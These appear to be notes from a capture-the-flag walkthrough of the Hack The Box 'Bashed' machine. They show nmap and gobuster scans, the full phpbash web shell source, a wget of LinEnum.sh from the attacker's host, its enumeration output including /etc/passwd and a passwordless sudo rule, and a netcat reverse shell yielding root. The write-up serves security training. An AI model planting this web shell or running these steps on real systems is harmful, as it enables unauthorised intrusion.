
bashed

- xenial (16.04LTS) (httpd): Apache HTTP Server based on httpd version

the flag cc4f0afe3a1026d402ba10329674a8e2




```
┌──(root💀kali)-[~]
└─# nc -lvnp 1212                                                  1 ×
listening on [any] 1212 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 43362
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
test.py
test.txt
# cd /root/
# ls
root.txt
# cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
# ▯
```

nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# nmap -sC  -sV -oA ./initial
10.10.10.68                              1 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-27 12:25 EST
Nmap scan report for 10.10.10.68
Host is up (0.15s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds
```

gobuster



```
┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.68
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/27 12:50:36 Starting gobuster
===============================================================
/images (Status: 301)
/uploads (Status: 301)
/php (Status: 301)
/css (Status: 301)
/dev (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
Progress: 75721 / 220561 (34.33%)
```


- gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

phpbash

```
<?php
/* phpbash by Alexander Reid (Arrexel) */
if (ISSET($_POST['cmd'])) {
    $output = preg_split('/[\n]/', shell_exec($_POST['cmd']." 2>&1"));
    foreach ($output as $line) {
        echo htmlentities($line, ENT_QUOTES | ENT_HTML5, 'UTF-8') . "<br>";
    }
    die();
} else if (!empty($_FILES['file']['tmp_name']) && !empty($_POST['path'])) {
    $filename = $_FILES["file"]["name"];
    $path = $_POST['path'];
    if ($path != "/") {
        $path .= "/";
    }
    if (move_uploaded_file($_FILES["file"]["tmp_name"], $path.$filename)) {
        echo htmlentities($filename) . " successfully uploaded to " . htmlentities($path);
    } else {
        echo "Error uploading " . htmlentities($filename);
    }
    die();
}
?>

<html>
    <head>
        <title></title>
        <style>
            html, body {
                max-width: 100%;
            }

            body {
                width: 100%;
                height: 100%;
                margin: 0;
                background: #000;
            }

            body, .inputtext {
                font-family: "Lucida Console", "Lucida Sans Typewriter", monaco, "Bitstream Vera Sans Mono",
monospace;
                font-size: 14px;
                font-style: normal;
                font-variant: normal;
                font-weight: 400;
                line-height: 20px;
                overflow: hidden;
            }

            .console {
                width: 100%;
                height: 100%;
                margin: auto;
                position: absolute;
                color: #fff;
            }

            .output {
                width: auto;
                height: auto;
                position: absolute;
                overflow-y: scroll;
                top: 0;
                bottom: 30px;
                left: 5px;
                right: 0;
                line-height: 20px;
            }

            .input form {
                position: relative;
                margin-bottom: 0px;
            }

            .username {
                height: 30px;
                width: auto;
                padding-left: 5px;
                line-height: 30px;
                float: left;
            }

            .input {
                border-top: 1px solid #333333;
                width: 100%;
                height: 30px;
                position: absolute;
                bottom: 0;
            }

            .inputtext {
                width: auto;
                height: 30px;
                bottom: 0px;
                margin-bottom: 0px;
                background: #000;
                border: 0;
                float: left;
                padding-left: 8px;
                color: #fff;
            }

            .inputtext:focus {
                outline: none;
            }

            ::-webkit-scrollbar {
                width: 12px;
            }

            ::-webkit-scrollbar-track {
                background: #101010;
            }

            ::-webkit-scrollbar-thumb {
                background: #303030;
            }
        </style>
    </head>
    <body>
        <div class="console">
            <div class="output" id="output"></div>
            <div class="input" id="input">
                <form id="form" method="GET" onSubmit="sendCommand()">
                    <div class="username" id="username"></div>
                    <input class="inputtext" id="inputtext" type="text" name="cmd" autocomplete="off"
autofocus>
                </form>
            </div>
        </div>
        <form id="upload" method="POST" style="display: none;">
            <input type="file" name="file" id="filebrowser" onchange='uploadFile()' />
        </form>
        <script type="text/javascript">
            var username = "";
            var hostname = "";
            var currentDir = "";
            var previousDir = "";
            var defaultDir = "";
            var commandHistory = [];
            var currentCommand = 0;
            var inputTextElement = document.getElementById('inputtext');
            var inputElement = document.getElementById("input");
            var outputElement = document.getElementById("output");
            var usernameElement = document.getElementById("username");
            var uploadFormElement = document.getElementById("upload");
            var fileBrowserElement = document.getElementById("filebrowser");
            getShellInfo();

            function getShellInfo() {
                var request = new XMLHttpRequest();

                request.onreadystatechange = function() {
                    if (request.readyState == XMLHttpRequest.DONE) {
                        var parsedResponse = request.responseText.split("<br>");
                        username = parsedResponse[0];
                        hostname = parsedResponse[1];
                        currentDir =  parsedResponse[2].replace(new RegExp("&sol;", "g"), "/");
                        defaultDir = currentDir;
                        usernameElement.innerHTML = "<div style='color: #ff0000; display:
```

```
inline;'>"+username+"@"+hostname+"</div>:"+currentDir+"#";
                        updateInputWidth();
                    }
                };

                request.open("POST", "", true);
                request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
                request.send("cmd=whoami; hostname; pwd");
            }

            function sendCommand() {
                var request = new XMLHttpRequest();
                var command = inputTextElement.value;
                var originalCommand = command;
                var originalDir = currentDir;
                var cd = false;

                commandHistory.push(originalCommand);
                switchCommand(commandHistory.length);
                inputTextElement.value = "";

                var parsedCommand = command.split(" ");

                if (parsedCommand[0] == "cd") {
                    cd = true;
                    if (parsedCommand.length == 1) {
                        command = "cd "+defaultDir+"; pwd";
                    } else if (parsedCommand[1] == "-") {
                        command = "cd "+previousDir+"; pwd";
                    } else {
                        command = "cd "+currentDir+"; "+command+"; pwd";
                    }

                } else if (parsedCommand[0] == "clear") {
                    outputElement.innerHTML = "";
                    return false;
                } else if (parsedCommand[0] == "upload") {
                    fileBrowserElement.click();
                    return false;
                } else {
                    command = "cd "+currentDir+"; " + command;
                }

                request.onreadystatechange = function() {
                    if (request.readyState == XMLHttpRequest.DONE) {
                        if (cd) {
                            var parsedResponse = request.responseText.split("<br>");
                            previousDir = currentDir;
                            currentDir = parsedResponse[0].replace(new RegExp("&sol;", "g"), "/");
                            outputElement.innerHTML += "<div style='color:#ff0000; float:
left;'>"+username+"@"+hostname+"</div><div style='float: left;'>"+":"+originalDir+"# "+originalCommand+"</-
div><br>";
                            usernameElement.innerHTML = "<div style='color: #ff0000; display:
inline;'>"+username+"@"+hostname+"</div>:"+currentDir+"#";
                        } else {
                            outputElement.innerHTML += "<div style='color:#ff0000; float:
left;'>"+username+"@"+hostname+"</div><div style='float: left;'>"+":"+currentDir+"# "+originalCommand+"</-
div><br>" + request.responseText.replace(new RegExp("<br><br>$"), "<br>");
                            outputElement.scrollTop = outputElement.scrollHeight;
                        }
                        updateInputWidth();
                    }
                };

                request.open("POST", "", true);
                request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
                request.send("cmd="+encodeURIComponent(command));
                return false;
            }

            function uploadFile() {
                var formData = new FormData();
                formData.append('file', fileBrowserElement.files[0], fileBrowserElement.files[0].name);
                formData.append('path', currentDir);

                var request = new XMLHttpRequest();

                request.onreadystatechange = function() {
                    if (request.readyState == XMLHttpRequest.DONE) {
                        outputElement.innerHTML += request.responseText+"<br>";
                    }
                };

                request.open("POST", "", true);
                request.send(formData);
                outputElement.innerHTML += "<div style='color:#ff0000; float:
left;'>"+username+"@"+hostname+"</div><div style='float: left;'>"+":"+currentDir+"# Uploading
"+fileBrowserElement.files[0].name+"...</div><br>";
            }

            function updateInputWidth() {
                inputTextElement.style.width = inputElement.clientWidth - usernameElement.clientWidth - 15;
            }

            document.onkeydown = checkForArrowKeys;

            function checkForArrowKeys(e) {
                e = e || window.event;

                if (e.keyCode == '38') {
                    previousCommand();
                } else if (e.keyCode == '40') {
                    nextCommand();
                }
            }

            function previousCommand() {
                if (currentCommand != 0) {
                    switchCommand(currentCommand-1);
                }
            }

            function nextCommand() {
                if (currentCommand != commandHistory.length) {
                    switchCommand(currentCommand+1);
                }
            }

            function switchCommand(newCommand) {
                currentCommand = newCommand;

                if (currentCommand == commandHistory.length) {
                    inputTextElement.value = "";
                } else {
                    inputTextElement.value = commandHistory[currentCommand];
                    setTimeout(function(){ inputTextElement.selectionStart = inputTextElement.selectionEnd =
10000; }, 0);
                }
            }

            document.getElementById("form").addEventListener("submit", function(event){
                event.preventDefault()
            });
        </script>
    </body>
</html>
```


sendmail Exposed



Index of /php

```
      Name           Last modified    Size Description
Parent Directory                        -
sendMail.php       2017-12-04 14:18   1.6K
Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80
```

LinEnum wwwdata



```
www-data@bashed:/var/www/html/dev# cd /dev/shm
www-data@bashed:/dev/shm# wget 10.10.14.5/LinEnum.sh
--2021-02-27 11:41:27-- http://10.10.14.5/LinEnum.sh
Connecting to 10.10.14.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

0K .......... .......... .......... .......... ..... 100% 95.9K=0.5s

2021-02-27 11:41:28 (95.9 KB/s) - 'LinEnum.sh' saved [46631/46631]

www-data@bashed:/dev/shm# ls
LinEnum.sh
www-data@bashed:/dev/shm# bash LinEnum.sh
```

```
www-data@bashed
:/dev/shm# bash LinEnum.sh


[00;31m###############################################
[00;31m#[00m [00;33mLocal Linux Enumeration & Privilege Escalation Script[00m
[00;31m#[00m
[00;31m###############################################
[00;33m# www.rebootuser.com[00m
[00;33m# version 0.982[00m

[-] Debug Info
[00;33m[+] Thorough tests = Disabled[00m



[00;33mScan started at:
Sat Feb 27 11:42:38 PST 2021
[00m

[00;33m### SYSTEM
###############################################[00m
[00;31m[-] Kernel information:[00m
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017
x86_64 x86_64 x86_64 GNU/Linux


[00;31m[-] Kernel information (continued):[00m
Linux version 4.4.0-62-generic (buildd@lcy01-30) (gcc version 5.4.0 20160609
(Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017
```

```
[00;31m[-] Specific release information:[00m
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.2 LTS"
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial


[00;31m[-] Hostname:[00m
bashed


[00;33m### USER/GROUP
##########################################[00m
[00;31m[-] Current user/group info:[00m
uid=33(www-data) gid=33(www-data) groups=33(www-data)


[00;31m[-] Users that have previously logged onto the system:[00m
Username         Port     From             Latest
arrexel          tty1                      Sat Dec 23 20:20:46 -0800 2017


[00;31m[-] Who else is logged on:[00m
 11:42:38 up  2:22,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT


[00;31m[-] Group memberships:[00m
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
```

```
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-
timesync)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-
network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-
bus-proxy)
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=107(uuidd) gid=111(uuidd) groups=111(uuidd)
uid=1000(arrexel) gid=1000(arrexel) groups=1000(arrexel),4(adm),24(cdrom),-
27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)


[00;31m[-] It looks like we have some admin users:[00m
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=1000(arrexel) gid=1000(arrexel) groups=1000(arrexel),4(adm),24(cdrom),-
27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)


[00;31m[-] Contents of /etc/passwd:[00m
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
arrexel:x:1000:1000:arrexel,,,:/home/arrexel:/bin/bash
scriptmanager:x:1001:1001:,,,:/home/scriptmanager:/bin/bash


[00;31m[-] Super user account(s):[00m
root


[00;33m[+] We can sudo without supplying a password![00m
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL


[00;31m[-] Accounts that have recently used sudo:[00m
/home/arrexel/.sudo_as_admin_successful


[00;31m[-] Are permissions on /home directories lax:[00m
total 16K
drwxr-xr-x  4 root          root          4.0K Dec  4  2017 .
drwxr-xr-x 23 root          root          4.0K Dec  4  2017 ..
drwxr-xr-x  4 arrexel       arrexel       4.0K Dec  4  2017 arrexel
drwxr-xr-x  3 scriptmanager scriptmanager 4.0K Dec  4  2017 scriptmanager


[00;33m### ENVIRONMENTAL
#########################################[00m
[00;31m[-] Environment information:[00m
```

```
APACHE_PID_FILE=/var/run/apache2/apache2.pid
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/dev/shm
APACHE_RUN_GROUP=www-data
LANG=C
SHLVL=1
APACHE_LOCK_DIR=/var/lock/apache2
APACHE_RUN_DIR=/var/run/apache2
_=/usr/bin/env


[00;31m[-] Path information:[00m
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
drwxr-xr-x 2 root root  4096 Dec  4  2017 /bin
drwxr-xr-x 2 root root  4096 Dec  4  2017 /sbin
drwxr-xr-x 2 root root 20480 Dec  4  2017 /usr/bin
drwxr-xr-x 2 root root  4096 Feb 15  2017 /usr/local/bin
drwxr-xr-x 2 root root  4096 Feb 15  2017 /usr/local/sbin
drwxr-xr-x 2 root root  4096 Dec  4  2017 /usr/sbin


[00;31m[-] Available shells:[00m
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash


[00;31m[-] Current umask value:[00m
0022
u=rwx,g=rx,o=rx


[00;31m[-] umask value as specified in /etc/login.defs:[00m
UMASK  022


[00;31m[-] Password and storage information:[00m
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
PASS_WARN_AGE 7
ENCRYPT_METHOD SHA512
```

```
[00;33m### JOBS/TASKS
##########################################[00m
[00;31m[-] Cron jobs:[00m
-rw-r--r-- 1 root root  722 Apr  5  2016 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rw-r--r--  1 root root  670 Mar  1  2016 php
-rw-r--r--  1 root root  191 Dec  4  2017 popularity-contest

/etc/cron.daily:
total 48
drwxr-xr-x  2 root root 4096 Dec  4  2017 .
drwxr-xr-x 89 root root 4096 Dec  4  2017 ..
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rwxr-xr-x  1 root root  539 Apr  5  2016 apache2
